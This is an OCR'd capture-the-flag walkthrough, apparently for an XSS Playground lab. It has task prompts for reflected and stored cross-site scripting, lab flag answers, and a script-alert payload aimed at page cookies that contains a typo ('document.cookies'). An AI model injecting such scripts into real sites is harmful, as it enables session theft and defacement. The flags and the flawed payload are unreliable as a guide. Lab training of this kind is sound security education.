
Successfully added a comment!

`Jack`: Hey Everyone!
`Logan`: Hey Jack, how're you?
`Jack`: Yeah good thanks!
`test`: Hello

Add a comment

Add your comment here...

Comment



Title	IP Address	Expires
XSS Playground Lite	10.10.93.236	53m 07s

On the same reflective page, craft a reflected XSS payload that will cause a popup with your machines IP address.

ReflectiveXss4TheWin

Now navigate to http://10.10.93.236/ in your browser and click on the "Stored XSS" tab on the navbar; make an account.

Then add a comment and see if you can insert some of your own HTML.

HTML_T4gs

On the same page, create an alert popup box appear on the page with your document cookies.


Answer format: *************

Change "XSS Playground" to "I am a hacker" by adding a comment and using Javascript.

Answer format: ***********************************

Task 21 ○ [Severity 8] Insecure Deserialization

Task 22 ○ [Severity 8] Insecure Deserialization - Objects



Comments

Successfully added a HTML comment! Answer for Q1: **HTML_T4gs**

`Jack`: Hey Everyone!

`Logan`: Hey Jack, how're you?

`Jack`: Yeah good thanks!


`test`: Hello

`test`:

TEST

Add a comment

```
<script>alert(document.cookies)</script>
```



Jack: Yeah good thanks!

test: Hello

test:

TEST

